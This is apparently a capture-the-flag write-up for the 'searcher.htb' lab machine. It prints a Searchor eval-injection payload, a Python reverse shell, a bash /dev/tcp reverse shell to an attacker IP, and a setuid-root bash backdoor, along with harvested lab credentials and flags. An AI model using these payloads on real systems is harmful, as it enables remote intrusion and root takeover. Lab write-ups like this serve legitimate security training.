Machine Info
- Linux target exploitable via a command injection vulnerability in a
Pythonmodule - Attack path:
- Gain user-level access.
- Escalate privileges to
root - Find credentials in a
Gitconfig and log into a localGiteaservice - Discover a system checkup script that a specific user can run with
rootprivileges. - Abuse this script
- Enumerate
Dockercontainers and identify credentials for theadministratoruser andGiteaaccount - Review the script’s source code in a
Gitrepository- It reveals a means to exploit a relative path reference
- Grant Remote Code Execution (RCE) with
rootprivileges.
Write up
There are two open ports, SSH (22) and HTTP(80):
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate=1000 -T4 10.129.228.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 08:48 EDT
Nmap scan report for 10.129.228.217
Host is up (0.033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
-p-scans all 65,535 TCP ports on the host10.129.228.217.--min-rate=1000speeds up the scan by sending at least 1000 packets per second.-T4increases timing for faster execution (with moderate aggressiveness).
┌──(kali㉿kali)-[~]
└─$ nmap -p 22,80 -sV -Pn 10.129.228.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 08:53 EDT
Nmap scan report for 10.129.228.217
Host is up (0.028s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
-p 22,80: Scans only specified ports.-sV: Enables service/version detection, so Nmap probes each open port to determine what service and version are running (e.g., OpenSSH 8.9p1, Apache 2.4.52).-Pn: Disables host discovery (“ping scan”); Nmap assumes the host is up and proceeds directly to port scanning. This is useful when ICMP echo requests are blocked by firewalls.- The host is running a web server.
┌──(kali㉿kali)-[~]
└─$ echo "10.129.228.217 searcher.htb" | sudo tee -a /etc/hosts
- Appends
10.10.11.208 searcher.htbto/etc/hostsfile - The host resolve
searcher.htbto that IP

- The site uses OSS
Searchor 2.4.0to generate URLs across multiple search engines. - Searchor is a Python package/CLI for building search URLs and scraping.
https://github.com/ArjunSharda/Searchor/releases

- Searchor v2.4.2 notes a high-priority fix for the Searcher CLI

- From the patch, injecting a single quote into
{query}triggers a crash

- Supplying
')+str(__import__('os').system('id'))#in{query}executesid, returning usersvc:
uid=1000(svc) gid=1000(svc) groups=1000(svc) https://www.accuweather.com/en/search-locations?query=%600

How it works:
exec("...")runs the string as Python code in the target process.import socket,subprocess,osloads required modules.s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)creates a TCP socket (IPv4).s.connect(('<Attack host IP>',<port>))opens an outbound TCP connection to the attacker’s listener.os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)duplicates the socket file descriptor over the process’s standard input (fd0), output (fd1), and error (fd2), so the shell’s I/O flows over the TCP socket.fd0,fd1,fd2are the POSIX file descriptor numbers for a process’s standard streams:fd 0 = stdin— standard input (where the process reads input).fd 1 = stdout— standard output (where the process writes normal output).fd 2 = stderr— standard error (where the process writes error messages).
p=subprocess.call(['/bin/sh','-i'])launches an interactive/bin/shwhose stdin/stdout/stderr are now the socket, giving the attacker an interactive shell on the target.- The trailing
)#in the original injection closes the surrounding expression and comments out the rest.
Launch a listener on the attack machine
nc -nvlp 1337
Send a POST request to the targeted machine and connect via the reverse shell:

', exec("import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('<Attack host IP>',<port>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);"))#
After connecting, retrieve user.txt and inspect .git/config for creds:
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.106] from (UNKNOWN) [10.129.228.217] 34420
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
svc@busqueda:/var/www/app$ cat /home/svc/user.txt
cat /home/svc/user.txt
0f2f9340bf6be204b26a4704d63ab3b9
svc@busqueda:/var/www/app$ cat /var/www/app/.git/config
cat /var/www/app/.git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
Check sudo privileges:
sudo -l
svc may run:
/usr/bin/python3 /opt/scripts/system-checkup.py *
Connect to the target host via SSH
┌──(kali㉿kali)-[~]
└─$ ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha256 svc@searcher.htb
svc@searcher.htb's password:
After the connection established, check the id and current user’s permissions
Last login: Sat Oct 18 15:22:43 2025 from 10.10.14.106
svc@busqueda:~$ id
uid=1000(svc) gid=1000(svc) groups=1000(svc)

svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
Check the permission with system-checkup.py
svc@busqueda:~$ ls -l /opt/scripts/system-checkup.py
-rwx--x--x 1 root root 1903 Dec 24  2022 /opt/scripts/system-checkup.py

svc@busqueda:~$ /usr/bin/python3 /opt/scripts/system-checkup.py *
/usr/bin/python3: can't open file '/opt/scripts/system-checkup.py': [Errno 13] Permission denied
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 3 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 3 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
[sudo] password for svc:
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
Get the information about docker
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq
{
  "Id": "960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb",
  "Created": "2023-01-06T17:26:54.457090149Z",
  "Path": "/usr/bin/entrypoint",
  "Args": [
    "/bin/s6-svscan",
    "/etc/s6"
  ],
  "State": {
  ...REDUCTED...
    "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
    ...REDUCTED...
    }
  }
}
Execute another python file full-checkup.py
svc@busqueda:~$ cd /opt/scripts/
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
[=] Docker conteainers
{
  "/gitea": "running"
}
{
  "/mysql_db": "running"
}

[=] Docker port mappings
{
  "22/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "222"
    }
  ],
  "3000/tcp": [
    {
      "HostIp": "127.0.0.1",
      "HostPort": "3000"
    }
  ]
}

[=] Apache webhosts
[+] searcher.htb is up
[+] gitea.searcher.htb is up

[=] PM2 processes
┌─────┬────────┬─────────────┬─────────┬─────────┬──────────┬────────┬──────┬───────────┬──────────┬──────────┬──────────┬──────────┐
│ id  │ name   │ namespace   │ version │ mode    │ pid      │ uptime │ ↺    │ status    │ cpu      │ mem      │ user     │ watching │
├─────┼────────┼─────────────┼─────────┼─────────┼──────────┼────────┼──────┼───────────┼──────────┼──────────┼──────────┼──────────┤
│ 0   │ app    │ default     │ N/A     │ fork    │ 1358     │ 4h     │ 0    │ online    │ 0%       │ 30.2mb   │ svc      │ disabled │
└─────┴────────┴─────────────┴─────────┴─────────┴──────────┴────────┴──────┴───────────┴──────────┴──────────┴──────────┴──────────┘

[+] Done!
Exploiting the relative-path helper (full-checkup.sh)
Create a malicious helper in a writable directory and run the Python wrapper from there so it resolves the local script as root.
Reverse-shell variant:
nano /tmp/full-checkup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.106/443 0>&1
Make it executable
chmod +x /tmp/full-checkup.sh
I tried to run it, but it didn’t work
sudo python3 /opt/scripts/system-checkup.py full-checkup
Setuid backdoor variant (used here):
- The script copies
/bin/bashto/tmp/0xdfand sets permissions4777(setuid bit + world read/write/execute). - That makes
/tmp/0xdfa setuid root shell — anyone executing it would get a root shell (serious privilege-escalation backdoor).
svc@busqueda:/tmp$ cd /dev/shm
svc@busqueda:/dev/shm$ ls
svc@busqueda:/dev/shm$ echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/0xdf\nchmod 4777 /tmp/0xdf' > full-checkup.sh
svc@busqueda:/dev/shm$ chmod +x full-checkup.sh
svc@busqueda:/dev/shm$ sudo python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
Executed /tmp/0xdf -p for running with root privileges and spawning an interactive root shell (0xdf-5.1#)
svc@busqueda:/dev/shm$ ls -l /tmp/0xdf
-rwsrwxrwx 1 root root 1396520 Oct 18 20:13 /tmp/0xdf
svc@busqueda:/dev/shm$ /tmp/0xdf -p
0xdf-5.1# cd /root
0xdf-5.1# ls
ecosystem.config.js  root.txt  scripts  snap
0xdf-5.1# cat root.txt
c2b0c9**************************